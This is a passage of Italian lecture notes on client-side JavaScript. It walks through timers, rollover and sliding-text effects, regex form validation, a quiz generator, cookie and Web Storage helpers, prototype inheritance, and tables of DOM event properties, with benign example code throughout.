    <input type="input" required pattern="^[0-9]+$" id="idname"
    onfocus="setStyle(this)" onchange="checkField(this)">
    </p>
</form>
</body>
</html>
```

Timer events

- Gli eventi possono essere generati utilizzando un timer. Abbiamo, a tal proposito, una serie di funzioni:
  - `setInterval("function()", delay)`
    chiama una funzione in modo ripetitivo a intervalli di tempo impostati dal secondo parametro. Delay è un parametro espresso in millisecondi. La funzione sarà chiamata ripetutamente finchè non si chiamerà la clearInterval (o finchè non sarà chiusa la pagina).

  - `clearInterval(id_of_setinterval)`
    l'unico argomento è l'identificatore restituito dalla funzione setInterval. Permette di bloccare l'esecuzione ripetuta di funzioni indicata con la setInterval.

  - `setTimeout("function()", delay)`
    chiama una funzione dopo un numero specifico di millisecondi.

- `clearTimeout(id_of_settimeout)`
  azzera il contatore impostato con la setTimeout. Questa funzione permette di impedire l'esecuzione di una funzione dopo averne programmato l'esecuzione con la setTimeout. L'argomento è l'identificatore restituito dalla setTimeout.

Effetti dinamici

- Possiamo ottenere effetti dinamici combinando eventi e proprietà di oggetti differenti.

- Vedremo alcuni esempi:
  - ***Rollover***, cioè il cambio di un immagine quando l'utente passa sopra di essa con il cursore del mouse.

```
<body>
    <div>
        <img src="a.jpg" height="100" width="100" alt="a"
        onmouseover="modify(0,'over')" onmouseout="modify(0,'out')">
        <img src="b.gif" height="100" width="100" alt="b"
        onmouseover="modify(1,'over')" onmouseout="modify(1,'out')">
    </div>
    <script type="text/javascript" src="./myscript13.js"></script>
</body>
```

```
//myscript13.js
var img1 = new Array(2); //
img1[0] = new Image(); img1[1] = new Image();
var img2 = new Array(2); img2[0]= new Image();
img2[1]= new Image();
img1[0].src="a.jpg"; img1[1].src="b.gif"; //default images
img2[0].src="b.gif"; img2[1].src="a.jpg";//rollover images

function modify(i,type) {
    if (type == "over")
        document.images[i].src = img2[i].src; //mouseover
    else
        document.images[i].src = img1[i].src;//mouseout
}
```

    - Gestisco le due immagini attraverso due array aventi per elementi le immagini (non si pone direttamente il link dell'immagine, ma l'oggetto Image.
    - La funzione *modify* fa il resto: viene chiamata sia quando ci poniamo sopra l'immagine che quando ne usciamo: ha per parametri l'indicativo dell'immagine (in questo caso ci comportiamo come in DOM 0, l'indice consiste nella posizione dell'immagine rispetto alle altre) e l'azione che stiamo eseguendo (*over* se andiamo sopra e *out* se ne usciamo)
    - Si modificano le proprietà delle immagini, in particolare la proprietà *src* che contiene l'URL dell'immagine.

  - **Testo scorrevole**

```
<html>
<head>
<style type="text/css">
     #slidText { color : red; background:black}
</style>
</head>
<body onload="setInterval('slide()',100);">
     <form action='#'>
          <p>
               <input type="text" size="30" name="mytext"
               id = "slidText" style="border: solid;">
          </p>
     </form>
```

```
        <script type="text/javascript" src="./myscript12.js"></script>
    </body>
    </html>


    //myscript14.js
    var text = "Example of Sliding Text ..............";
    function slide() {
        var firstchar = text.charAt(0);
        text = text.slice(1,text.length) + firstchar;
        document.forms[0].mytext.value = text
    }
```

- Attraverso la `onLoad` e la `setInterval` stabilisco l'esecuzione della funzione slide() ogni 100 millisecondi.
- La funzione slide si occupa di rendere il testo scorrevole e lo fa in una maniera molto rustica: il testo da far scorrere è posto in una variabile, ogni volta prendo il primo carattere e lo sposto in fondo (un po' come la SHIFT LEFT THROUGH CARRY)

- **Gestione dei *layer***.
  - Con layers intendiamo strati, quindi la possibilità per gli sviluppatore di imporre un contenuto sopra un altro contenuto.
  - Abbiamo già visto quali sono le proprietà che permettono di gestire i *layers* e sovrapporre elementi div dell'HTML
    - *position*, che identifica la posizione dell'elemento nella pagina (il suo comportamento relativamente al flusso)
    - *left, right, top, bottom*: identificano la posizione dell'elemento relativamente alla distanza dai margini
    - *height, width*: lunghezza e larghezza dell'elemento
    - *z-index*: posizione dell'elemento relativamente all'asse z (chi sta più in alto?)
    - *visibility*: determina se l'elemento è visibile o meno
  - Presente un esempio sostanzioso dalla diapositiva 301 delle dispense sul Javascript.

- **Validazioni dei dati inseriti mediante form**
  - Quanto segue sono strategie di validazione dei dati utilizzate in passato, soprattutto prima della nascita di HTML5.
  - Javascript permette di verificare in lato client se i dati posti nelle form sono corretti.
  - La cosa è vantaggiosa perché ci permette di evitare il caricamento della pagina e un controllo lato server molto più dispendioso e fastidioso.

  - **Esempio 1**:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>Validation of modules</title>
</head>
  <body>
    <h1>Validation</h1>
    <form action="#" name="mymodule" id="mymodule">
      <p>
        Name (*):<br>
        <input type="text" name="Name" maxlength="30" value="Paul"><br>
        Surname (*):<br>
        <input type="text" name="Surname" maxlength="30" value="Red"><br>
        Age:<br>
        <input type="text" name="Age" maxlength="3" value="64"><br>
        City;:<br>
        <input type="text" name="City" maxlength="30" value="Pisa"><br>
        Zip Code (*):<br>
        <input type="text" name="ZIP" maxlength="5" value="56125"><br>
```


```
        <input type="button" value="Validate" onclick="validate()">
      </p>
    </form>
    <script type="text/javascript">
      var fields = document.getElementsByTagName("INPUT");
      var shouldBeALPHANUMERICAL = [0, 1, 4];   //(1)
      var shouldBeNUMERICAL      = [2, 4];
      var shouldBeALPHABETICAL   = [0, 1, 3];
      var shouldBe5NUMBERS       = [4];

      var MESSAGES = ["The following field does not have valid symbols: ",
                      "The following field is not exclusively numerical: ",
                      "The following field must have five digits: ",
                      "The following field must have only letters: ",
                      "...",
                      "OK"];

      var existALPHANUMERICAL    = /\w/; //(2)
      var existNONALPHANUMERICAL = /\W/; //(3)
      var existNONNUMERICAL      = /\D/; //(4)
      var existNUMERICAL         = /\d/; //(5)
      var exist5NUMERICAL        = /\d{5}/; //(6)

      function error(idmess, field) {
        window.alert(MESSAGES[idmess] + field.name);
        field.focus();   field.select();
      }

      function isTrue(COND, ELEM, BOOL, MESS) { //(7)
        for (var i=0; i<ELEM.length; i++) {
          var j = ELEM[i];
          field = fields[j];
          if (COND.test(field.value) == BOOL) {   //(8)
            error(MESS, field);
            return true;
          }
        }
        return false;
      }

      function validate() {
        if (isTrue(existALPHANUMERICAL, shouldBeALPHANUMERICAL, false, 0))
          return; //(9)
        if (isTrue(existNONALPHANUMERICAL, shouldBeALPHANUMERICAL, true,  0))
          return; //(10)
        if (isTrue(existNONNUMERICAL, shouldBeNUMERICAL, true,  1))
          return; //(11)
        if (isTrue(exist5NUMERICAL, shouldBe5NUMBERS, false, 2))
          return; //(12)
        if (isTrue(existNUMERICAL, shouldBeALPHABETICAL, true,  3))
          return; //(13)
        if (isTrue(existNONALPHANUMERICAL, shouldBeALPHABETICAL, true,  3))
          return; //(14)

        window.alert(MESSAGES[MESSAGES.length-1]);
      }
    </script>
  </body>
</html>
```

Validation

Name (*):
Paul
Surname (*):
Red
Age:
64
City;:
Pisa
Zip Code (*):
56125
Validate

Il codice contiene


- Una funzione `error` che permette di gestire in modo agile gli errori da mostrare. Oltre a segnalare l'errore la funzione imposta il focus sull'elemento con l'errore e lo seleziona.



Focus e selezione dopo aver tentato di inviare i dati

- Una funzione `isTrue`.
  - Una condizione `COND`. La condizione è rappresentata da un RegExp. I vari RegExp utilizzati sono in cima al codice Javascript.
  - Una lista di elementi `ELEM` (ogni input è identificato da un indice numerico che dipende dalla sua posizione nel codice). Le liste (cioè gli array) sono salvati in cima al codice Javascript.
  - Un booleano `BOOL`, che consiste nel risultato che deve restituire la verifica della condizione.
  - L'identificato `MESS` di un messaggio di errore da stampare. L'array con i messaggi è salvato in cima al codice Javascript.

  La funzione analizza tutti gli input posti nella lista `ELEM` utilizzando la funzione `test()` tipica degli oggetti `RegExp` (se si ha dubbi a riguardo tornare indietro). La funzione `isTrue()` chiama subito la `error()` e restituisce `true` se individua un input con la condizione soddisfatta.

  Se ciò non avviene arriva alla fine del codice e restituisce `false`.

- Una funzione `validate()` che introduce tutte le condizioni da verificare e chiama diverse volte la funzione `isTrue()`
  - Se individua una condizione soddisfatta l'esecuzione della funzione viene fermata con `return`.
  - Se tutte le condizioni non sono soddisfatte arriva alla fine e stampa l'ultimo messaggio presente nell'array `MESSAGES` ("OK")

  La funzione viene *triggerata* dal click dell'input di tipo button.

- **Esempio 2**:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>Form per Quiz</title>
  <script type=”text/javascript”>
  var Queries = ["What is the keyword in Javascript for defining a function?",
                 "What is not a valid comment in Javascript?",
                 "What is the handler for the 'loss of active state' event?",
                 "Which operator can be used to instance an object?",
                 "To periodically call a function you use the method:"];

  var Options = [ ["var","function","script"],
                  ["\\*...*\\","*/.../*"," //...","//...//"],
                  ["onFocus","onBlur","onClick"],
                  ["create","new","add"],
                  ["window.setInterval","window.setTimeout","date.setTime"] ];

  var Answers = [  0,1,0,  0,1,0,0,  0,1,0,  0,1,0,  1,0,0];

  function check() {
    var score = 0;
    var answers = document.getElementsByTagName("INPUT");
    for (var i = 0; i < answers.length-1; i++)
      if (answers[i].checked)
        if (Answers[i]==1)
          score++;
```

```
            else
              score--;
           window.alert("Your score is: " + score);
           document.mymodule.reset();
      }
      </script>
    </head>

    <body>
      <h1>Quiz</h1>
      <form action="#" name="mymodule" id="mymodule">
      <script type="text/javascript">
         for (var i=0; i<Queries.length; i++) {
                document.writeln("<div>" + (i+1) + ") "+ Queries[i] + "<br>");
                for (var j=0; j < Options[i].length; j++)
                document.writeln("<input type='radio' name='q" + i + "'>" + Options[i][j] +
  "<br>");
                document.writeln("<hr></div>");
         }
      </script>
      <p>
        <input type="button" value="VERIFY" onclick="check()">
      </p>
      </form>
    </body>

  </html>
```

- Il codice contiene
  - Degli array, posti in cima al codice, che definiscono la struttura del quiz:
    - `Queries`: domande rivolte all'utente
    - `Options`: risposte possibili per ciascuna domanda
    - `Answers`: risposte corrette

    Un'altra parte di codice genera la struttura del quiz (codice HTML con div ed input) sfruttando le informazioni presenti negli array.
  - Una funzione `check()` che viene triggerata dal click dell'input di tipo button.
    - Con la `getElementsByTagName` si pongono tutti gli elementi input del documento in un array.
    - Con un for scorro tutti gli input. Per ciascuno:
      - Verifico se l'utente ha indicato una risposta
      - Se l'ha indicata verifico se è corretta
        - Se è corretta incremento lo score
        - Se è scorretta decremento lo scorre (quindi posso ottenere un punteggio negativo)
      - Restituisco all'utente il punteggio complessivo
      - Resetto tutti gli input.

WebStorage

Con WebStorage intendiamo tutto ciò che può essere salvato lato client in modo permanente.

Premessa: per lavorare con gli strumenti di questa parte è necessario avere il pacchetto All-in-one e attivare Apache (protocollo http).

Cookie

- Un cookie consiste in un pezzo di testo memorizzato dal browser dell'utente.
- Abbiamo già detto che un web server, dopo aver inviato la pagina web al browser, chiude la connessione dimentica qualunque cosa relativa a colui che ha richiesto il contenuto. I cookie sono stati ideati per risolvere questo problema.
- Un cookie può essere usato per gestire autenticazioni, ospitare preferenze dell'utente relative al sito (per esempio l'aspetto grafico), ricordarsi quali sono i contenuti visitati in passato dall'utente e offrire contenuti migliori per lui durante le future visite.
- Il supporto ai cookie può essere disattivato dal browser, attenzione.

- Un cookie consiste in una o più coppie `nome-valore` che contengono informazioni. Solitamente il cookie non contiene grandi informazioni, ma si limita a cose semplici.
- Il cookie viene inviato attraverso l'intestazione http da un server al browser e viene rimandato indietro dal browser ogni volta che accediamo al server. Vedremo i meccanismi precisi nell'ultima parte del corso sul protocollo http.

- I cookie possono essere impostati con o senza una data di scadenza
  - Cookie senza data di scadenza esistono finchè il browser non viene chiuso.
  - Cookie con una data di scadenza vengono ospitati dal browser finchè quella data non viene superata.

  È buona abitudine per un utente cancellare periodicamente i cookie salvati. Essere tracciati certe volte è vantaggioso, ma altre volte può risultare estremamente pericoloso per la sicurezza dei nostri dati.

- **Parametri relativi a un cookie**:
  - `name`: nome del cookie
  - `value`: valore del cookie
  - `expire`: data di scadenza (espressa in formato UTC)
  - `path`: percorso sul server dove il cookie sarà disponibile. Il valore di default è "/": si rende disponibile il cookie sull'interno dominio.
  - `domain`: il dominio dove il cookie sarà reso disponibile. Se vogliamo rende disponibile il dominio anche ai sottodomini dovremo indicare un punto prima del dominio. Esempio: .example.com
  - `secure`: indica se il cookie dovrà essere trasmesso solo mediante una connessione sicura HTTPS col server. Booleano.

- **Funzioni per la gestione dei cookie**:
  - Javascript può creare, leggere ed eliminare cookies utilizzando la proprietà `document.cookie`. La stringa si comporta in modo strano: tutte le volte andiamo a inserire un nuovo cookie utilizzando un'operazione di assegnamento (e non di concatenazione). Il nuovo assegnamento non va a sovrascrivere quelli precedenti: se si stampa la `document.cookie` dopo una serie di assegnamenti troveremo una lista di coppie nome-valore separate da punto e virgola.

  - Per fare ciò utilizzeremo le seguenti funzioni (non sono funzioni built-in offerte da Javascript). Le funzioni proposte sono di w3schools (tranne la delete, che è una versione modificata di quella di Marcelloni). Preferisco usare queste poiché più semplici e intuitive (con le cose che ci servono).

```
function setCookie(cname, cvalue, exdays) {
  var d = new Date();
  d.setTime(d.getTime() + (exdays*24*60*60*1000));
  var expires = "expires="+ d.toUTCString();
  document.cookie = cname + "=" + cvalue + ";" + expires + ";path=/";
}
```

```
            function getCookie(cname) {
              var name = cname + "=";
              var decodedCookie = decodeURIComponent(document.cookie);
              var ca = decodedCookie.split(';');
              for(var i = 0; i <ca.length; i++) {
                var c = ca[i];
                while (c.charAt(0) == ' ') {
                  c = c.substring(1);
                }
                if (c.indexOf(name) == 0) {
                  return c.substring(name.length, c.length);
                }
              }
              return "";
            }

            function deleteCookie( name) {
                if ( getCookie( name ) )
document.cookie = name + "=" + ";path=/" + ";expires=Thu, 01-Jan-1970 00:00:01 GMT";
            }
```

- La prima funzione svolge un'operazione di assegnamento indicando tre dati: nome, valore e data di scadenza. Relativamente alla `path` si pone un valore di default (si rende il cookie disponibile su tutto il dominio).
- La seconda funzione attraverso un lavoro di ritaglio estrae il cookie che ci interessa. Ricordiamo come si struttura la proprietà `document.cookie`.
  - Si utilizza la funzione `split` per dividere ogni coppia nome valore.
  - Si scorre l'array generato
  - Si ignorano eventuali caratteri vuoti iniziali (li cancelliamo)
  - Si verifica con la `indexOf` se il nome della coppia coincide col parametro in ingresso.
  - Se coincide restituiamo il valore
  - Se scorrendo tutto il for non troviamo niente si restituisce una stringa vuota.
- La terza funzione permette la rimozione di cookie: molto semplicemente sovrascriviamo il cookie già esistente indicando come data di scadenza una data anteriore a quella attuale. Questo comporta la cancellazione del cookie.

- **Esempio di applicazione**: creiamo la seguente funzione

```
function checkCookie() {
  var user = getCookie("username");
  if (user != "") {
    alert("Welcome again " + user);
  } else {
    user = prompt("Please enter your name:", "");
    if (user != "" && user != null) {
      setCookie("username", user, 365);
    }
  }
}
```

  - Recupero dai cookie l'username.
  - Se l'username è già stato impostato restituisco un avviso di bentornato
  - Altrimenti richiedo con la `prompt` di indicare un username. A quel punto la `setCookie` salva l'username per una durata di 365 giorni.

SessionStorage e LocalStorage

- Prima dell'HTML5 i dati delle applicazioni erano ospitati esclusivamente in cookies, inclusi in ogni singola richiesta al server.
- Il `sessionStorage` e `localStorage` è molto più sicuro (i dati non saranno mai trasferiti al server), non influenza la performance di caricamento del sito e permette di ospitare informazioni di dimensione maggiore.

- **Abbiamo i seguenti oggetti**:
  - `window.localstorage`, i dati possono essere consultati all'interno delle finestre o tab del browser e non hanno data di scadenza: saranno preservati anche dopo la chiusura del browser o della pagina relativa.
  - `window.sessionstorage`, i dati persistono all'interno di una finestra o di un tab (sono visibili solo lì). Saranno eliminati con la chiusura del browser o della pagina relativa.

- **Compatibilità**: prima di lavorare con questi oggetti dobbiamo verificare la loro compatibilità. Per fare ciò prendiamo come riferimento le seguenti funzioni, che segnalano il supporto o meno del sessionStorage e del localStorage

```
function checkStorageSupport() {
  //sessionStorage
  if (window.sessionStorage) {
    alert('This browser supports sessionStorage');
  } else {
    alert('This browser does NOT support sessionStorage');
  }

  //localStorage
  if (window.localStorage) {
    alert('This browser supports localStorage');
  } else {
    alert('This browser does NOT support localStorage');
  }
}
```

- **Funzioni e proprietà utilizzabili**:
  - `length`, specifica quante coppie chiave-valore sono memorizzate nell'oggetto storage.

  - `key(index)`
    restituisce una chiave memorizzata all'interno dello storage. Se si pone `index = 0`, per esempio, restituiremo la chiave relativa alla prima coppia memorizzata nello storage (come un array)

  - `getItem(key)`
    restituisce il valore di una coppia data una chiave in ingresso

  - `setItem(key, value)`
    permette di impostare un valore nello storage. Possiamo indicare una key già usata, quindi aggiornare, ma anche una key nuova, quindi aggiungere qualcosa di nuovo.


  - `removeItem(key)`
    permette di rimuovere un valore dallo storage ponendo in ingresso la chiave identificativa. Ovviamente non si fa niente se la chiave non è utilizzata

  - `clear()`
    rimuove tutti i valori dallo storage.
- **Evento**: l'evento `storage` si ha in caso di cambiamenti nel web storage utilizzando gli strumenti appena introdotti. Possiamo scrivere, per esempio, quanto segue

```
function displayStorageEvent(e) {
  var logged = "key:" + e.key + ", newValue:" + e.newValue + ", + oldValue:" +
  e.oldValue +", url:" + e.url + ", storageArea:" + e.storageArea;
  alert(logged);
}

window.addEventListener("storage", displayStorageEvent, true);
```

Poco più avanti sono descritti gli attributi relativi all'oggetto `storageEvent` (utilizzati nell'esempio)

Esempio di localStorage




```
<!DOCTYPE html>
<html>
<head>
 <title>Web Storage Example</title>
 <meta charset="UTF-8">
 <script>
    window.addEventListener("load", function(event) {
      var key = document.getElementById("key"); // input key
      var value = document.getElementById("value"); // input value
      var add = document.getElementById("add"); // bottone "Add to Storage"
      var remove = document.getElementById("remove"); // bottone "Remove from Storage"
      var clear = document.getElementById("clear"); // bottone "Clear Storage"
      var content = document.getElementById("content"); // "Contents of Local Storage…"


     add.addEventListener("click", function(event) {
       if (key.value !== "") {
         try {
           localStorage.setItem(key.value, value.value);
         }
         catch (e) {
           alert("Exceeded Storage Quota!");
         }
         refreshContents();
       }
     });

     remove.addEventListener("click", function(event) {
       if (key.value !== "") {
         localStorage.removeItem(key.value);
         refreshContents();
       }
     });

     clear.addEventListener("click", function(event) {
       localStorage.clear();
       refreshContents();
     });

     window.addEventListener("storage", function(event) {
       var k = event.key;
       var newValue = event.newValue;
       var oldValue = event.oldValue;
```

```
       var url = event.url;
       var storageArea = event.storageArea;

       alert("EVENT: " + k + " newValue= " + newValue + " oldValue= " +
oldValue + " url= " + url + " storageArea= " + storageArea);
       refreshContents();
     });

     function refreshContents() {
       while (content.firstChild) {
         content.removeChild(content.firstChild);
       }

       var k;
       var txt, linebreak;
       for (var i = 0, len = localStorage.length; i < len; i++) {
         k=localStorage.key(i);
         str = "'" + k + "' = '" + localStorage.getItem(k) + "'";
         txt=document.createTextNode(str);
         content.appendChild(txt);
         linebreak=document.createElement('br');
         content.appendChild(linebreak);
       }
       key.value = "";
       value.value = "";
     }
     refreshContents();
   });
 </script>
 </head>
 <body>
  Key:  <input type="text" id="key"><br>
  Value: <input type="text" id="value"><br>
  <input type="button" id="add" value="Add to Storage"> 
  <input type="button" id="remove" value="Remove from Storage"> 
  <input type="button" id="clear" value="Clear Storage"><br>
  Contents of Local Storage:<br>
  <div id="content"></div>
 </body>
</html>
```

- Il codice Javascript sarà "eseguibile" dopo il caricamento completo della pagina.
- Con le `document.getElementById` si recuperano tutti gli input utilizzati nel `body`.

- Analizziamo le funzioni triggerate dai vari eventi:
  - `add.addEventListener("click"` …
    Verifico che l'input key non sia vuoto, se non lo è aggiorno lo storage utilizzando i valori degli input key e value. Con la try catch gestisco un eventuale fallimento nell'inserimento (dovuto allo storage pieno). Alla fine eseguo la `refreshContents()`

  - `remove.addEventListener("click"` …
    Verifico che l'input key non sia vuoto, se non lo è procedo all'eliminazione utilizzando il valore dell'input stesso. Alla fine eseguo la `refreshContents()`

  - `clear.addEventListener("click"` …
    Non svolgo controlli particolari: elimino il contenuto dello storage ed eseguo la `refreshContents()`.


  - `window.addEventListener("storage"` …
    Invio un alert contenente le informazioni relative ai cambiamenti compiuti nello storage.

- Funzione `refreshContents()`
  - Chiamata dalle funzioni precedentemente introdotte
  - Sfruttando un meccanismo alternativo all'uso della `innerHTML` svuota il div con id content (quello che contiene quanto salvato nello storage): con un while verifico ogni volta se ho un primo figlio, se lo ho lo cancello.

Inheritance

- Abbiamo già detto che Javascript è un linguaggio ***object-based***, in contrapposizione al C++ che è *object-oriented*: in Javascript abbiamo oggetti come contenitori da riempire, non classi come in C++.
- Formalmente i meccanismi relativi all'ereditarietà visti ad *Algoritmi e strutture dati* non sono disponibili.

- Esistono, tuttavia, dei meccanismi che permettono di stabilire un'ereditarietà (quindi è possibile stabilire che un oggetto erediti le proprietà e le funzioni di un altro oggetto).
- Prendiamo il seguente schema



  - *Employee* è l'oggetto padre.
  - *Manager* e *WorkerBee* ereditano proprietà e funzioni di *Employee*.
  - *SalesPerson* ed *Engineer* ereditano proprietà e funzioni di *WorkerBee*, quindi anche le proprietà e le funzioni di *Employee*.

- L'operatore `new` crea un oggetto generico. L'oggetto appena creato viene passato alla funzione costruttore.

- Javascript si comporta nel seguente modo quando si richiede il valore di una proprietà di un oggetto:
  - Verifica l'esistenza di quella proprietà nell'oggetto. Se esiste ne restituisce il valore.
  - Se la proprietà non esiste nell'oggetto Javascript controlla la catena `prototype`.
  - **Se in un oggetto di quella catena esiste la proprietà indicata allora ne viene restituito il valore**.
  - Se arrivati a questo punto non abbiamo trovato niente allora non esiste la proprietà richiesta.

- Costruttori con argomenti: come gestiamo gli argomenti del costruttore? Abbiamo due strade, di cui una il proseguo dell'altra.
  - **Argomenti inizializzati con valori default**
    Si introduce una sorta di operatore logico OR nelle righe in cui inizializziamo i valori delle proprietà del nostro oggetto. Questo ci permette di indicare un valore di default che sarà utilizzato in caso di chiamata del costruttore senza gli argomenti.

```
function Employee(name, dept) {
  // Pongo il valore passato mediante l'argomento name o lo spazio vuoto
  this.name = name || ' ';

  // Pongo il valore passato mediante l'argomento dept o la stringa "general"
  this.dept = dept || 'general';
}
```

```
function Manager() {
  this.reports = []; // Array vuoto
}
// Stabilisco l'ereditarietà (Manager ← Employee)
Manager.prototype=new Employee;

function WorkerBee(projs) {
  //  Pongo il valore (si presume un array) passato con l'argomento projs oppure un array vuoto
  this.projects = projs || [];
}
// Stabilisco l'ereditarietà (WorkerBee ← Employee)
WorkerBee.prototype=new Employee;

function SalesPerson() {
  this.dept = 'sales';
  this.quota = 100;
}
// Stabilisco l'ereditarietà (SalesPerson ← WorkerBee ← Employee)
SalesPerson.prototype=new WorkerBee;

function Engineer(mach) {
  this.dept = 'engineering';

  //  Pongo il valore passato con l'argomento match oppure una stringa vuota
  this.machine = mach || '';
}
// Stabilisco l'ereditarietà (Engineer ← WorkerBee ← Employee)
Engineer.prototype=new WorkerBee;
```

- **Argomenti inizializzati utilizzando i parametri del costruttore dell'oggetto figlio**
  Per indicare i valori del costruttore dell'oggetto padre indichiamo, nel costruttore dell'oggetto figlio, una base.
  - Prima si indica il nome dell'oggetto
    `this.base = Employee;`
  - Successivamente si indicano i parametri
    `this.base(name, dept);`

  Attenzione: fare questo non è un'alternativa all'utilizzo della catena di `prototype`. Non includere l'operatore new non è problematico. L'oggetto figlio viene creato (e possiede le proprietà/funzioni dell'oggetto padre) ma non si stabilisce l'ereditarietà: significa che se aggiungerò in futuro nuove proprietà nell'oggetto padre queste non saranno ereditate dall'oggetto figlio creato prima.

```
function Employee(name, dept) {
  this.name = name || ' ';
  this.dept = dept || 'general';
}

function Manager() {
  this.reports = [];
}
Manager.prototype=new Employee;

function WorkerBee(name, dept,projs) {
  this.base = Employee; // Indico l'oggetto padre
  this.base(name,dept); // Indico i valori in ingresso nel costruttore
  this.projects = projs || [];
}
WorkerBee.prototype=new Employee;

function SalesPerson() {
  this.dept = 'sales';
  this.quota = 100;
}
SalesPerson.prototype=new WorkerBee;
```

```
function Engineer(name, projs, mach) {
  this.base = WorkerBee; // Indico l'oggetto padre
  this.base(name, 'engineering', projs); // Indico i valori in ingresso nel costruttore
  this.machine = mach || '';
}
Engineer.prototype=new WorkerBee;
```

Oggetto evento AnimationEvent	
Property/Method	**Description**
animationName	Returns the name of the animation
elapsedTime	Returns the number of seconds an animation has been running
pseudoElement	Returns the name of the pseudo-element of the animation

Oggetto evento ClipboardEvent	
Property/Method	**Description**
clipboardData	Returns an object containing the data affected by the clipboard operation

Oggetto evento DragEvent	
Property/Method	**Description**
dataTransfer	Returns the data that is dragged/dropped

Oggetto evento FocusEvent	
Property/Method	**Description**
relatedTarget	Returns the element related to the element that triggered the event

Oggetto evento HashChangeEvent	
Property/Method	**Description**
newURL	Returns the URL of the document, after the hash has been changed
oldURL	Returns the URL of the document, before the hash was changed

Oggetto evento InputEvent	
Property/Method	**Description**
data	Returns the inserted characters
dataTransfer	Returns an object containing information about the inserted/deleted data
getTargetRanges()	Returns an array containing target ranges that will be affected by the insertion/deletion
inputType	Returns the type of the change (i.e "inserting" or "deleting")
isComposing	Returns whether the state of the event is composing or not

Oggetto evento KeyboardEvent	
Property/Method	**Description**
altKey	Returns whether the "ALT" key was pressed when the key event was triggered
charCode	Returns the Unicode character code of the key that triggered the event
code	Returns the code of the key that triggered the event
ctrlKey	Returns whether the "CTRL" key was pressed when the key event was triggered
getModifierState()	Returns true if the specified key is activated
isComposing	Returns whether the state of the event is composing or not
key	Returns the key value of the key represented by the event

keyCode	Returns the Unicode character code of the key that triggered the onkeypress event, or the Unicode key code of the key that triggered the onkeydown or onkeyup event
location	Returns the location of a key on the keyboard or device
metaKey	Returns whether the "meta" key was pressed when the key event was triggered
repeat	Returns whether a key is being hold down repeatedly, or not
shiftKey	Returns whether the "SHIFT" key was pressed when the key event was triggered
which	Returns the Unicode character code of the key that triggered the onkeypress event, or the Unicode key code of the key that triggered the onkeydown or onkeyup event

Oggetto evento MouseEvent	
Property/Method	**Description**
altKey	Returns whether the "ALT" key was pressed when the mouse event was triggered
button	Returns which mouse button was pressed when the mouse event was triggered
buttons	Returns which mouse buttons were pressed when the mouse event was triggered
clientX	Returns the horizontal coordinate of the mouse pointer, relative to the current window, when the mouse event was triggered
clientY	Returns the vertical coordinate of the mouse pointer, relative to the current window, when the mouse event was triggered
ctrlKey	Returns whether the "CTRL" key was pressed when the mouse event was triggered
getModifierState()	Returns true if the specified key is activated
metaKey	Returns whether the "META" key was pressed when an event was triggered
movementX	Returns the horizontal coordinate of the mouse pointer relative to the position of the last mousemove event
movementY	Returns the vertical coordinate of the mouse pointer relative to the position of the last mousemove event
offsetX	Returns the horizontal coordinate of the mouse pointer relative to the position of the edge of the target element
offsetY	Returns the vertical coordinate of the mouse pointer relative to the position of the edge of the target element
pageX	Returns the horizontal coordinate of the mouse pointer, relative to the document, when the mouse event was triggered
pageY	Returns the vertical coordinate of the mouse pointer, relative to the document, when the mouse event was triggered
relatedTarget	Returns the element related to the element that triggered the mouse event
screenX	Returns the horizontal coordinate of the mouse pointer, relative to the screen, when an event was triggered
screenY	Returns the vertical coordinate of the mouse pointer, relative to the screen, when an event was triggered
shiftKey	Returns whether the "SHIFT" key was pressed when an event was triggered
which	Returns which mouse button was pressed when the mouse event was triggered

Oggetto evento PageTransitionEvent	
Property/Method	**Description**
persisted	Returns whether the webpage was cached by the browser

Oggetto evento PopStateEvent	
Property/Method	**Description**
state	Returns an object containing a copy of the history entries

Oggetto evento ProgressEvent	
Property/Method	**Description**
lengthComputable	Returns whether the length of the progress can be computable or not
loaded	Returns how much work has been loaded
total	Returns the total amount of work that will be loaded

Oggetto evento StorageEvent	
Property/Method	**Description**
key	Restituisce la chiave dell'elemento modificato dello storage. (Ricordare: coppie key-value)
newValue	Restituisce il nuovo valore dell'elemento modificato nello storage.
oldValue	Restituisce il vecchio valore dell'elemento modificato nello storage.
storageArea	Restituisce l'oggetto storage coinvolto.
url	Restituisce l'URL del documento dove abbiamo modificato l'elemento dello storage.

Oggetto evento TouchEvent	
Property/Method	**Description**
altKey	Returns whether the "ALT" key was pressed when the touch event was triggered
changedTouches	Returns a list of all the touch objects whose state changed between the previous touch and this touch
ctrlKey	Returns whether the "CTRL" key was pressed when the touch event was triggered
metaKey	Returns whether the "meta" key was pressed when the touch event was triggered
shiftKey	Returns whether the "SHIFT" key was pressed when the touch event was triggered
targetTouches	Returns a list of all the touch objects that are in contact with the surface and where the touchstart event occured on the same target element as the current target element
touches	Returns a list of all the touch objects that are currently in contact with the surface

Oggetto evento TransitionEvent	
Property/Method	**Description**
propertyName	Returns the name of the transition
elapsedTime	Returns the number of seconds a transition has been running
pseudoElement	Returns the name of the pseudo-element of the transition

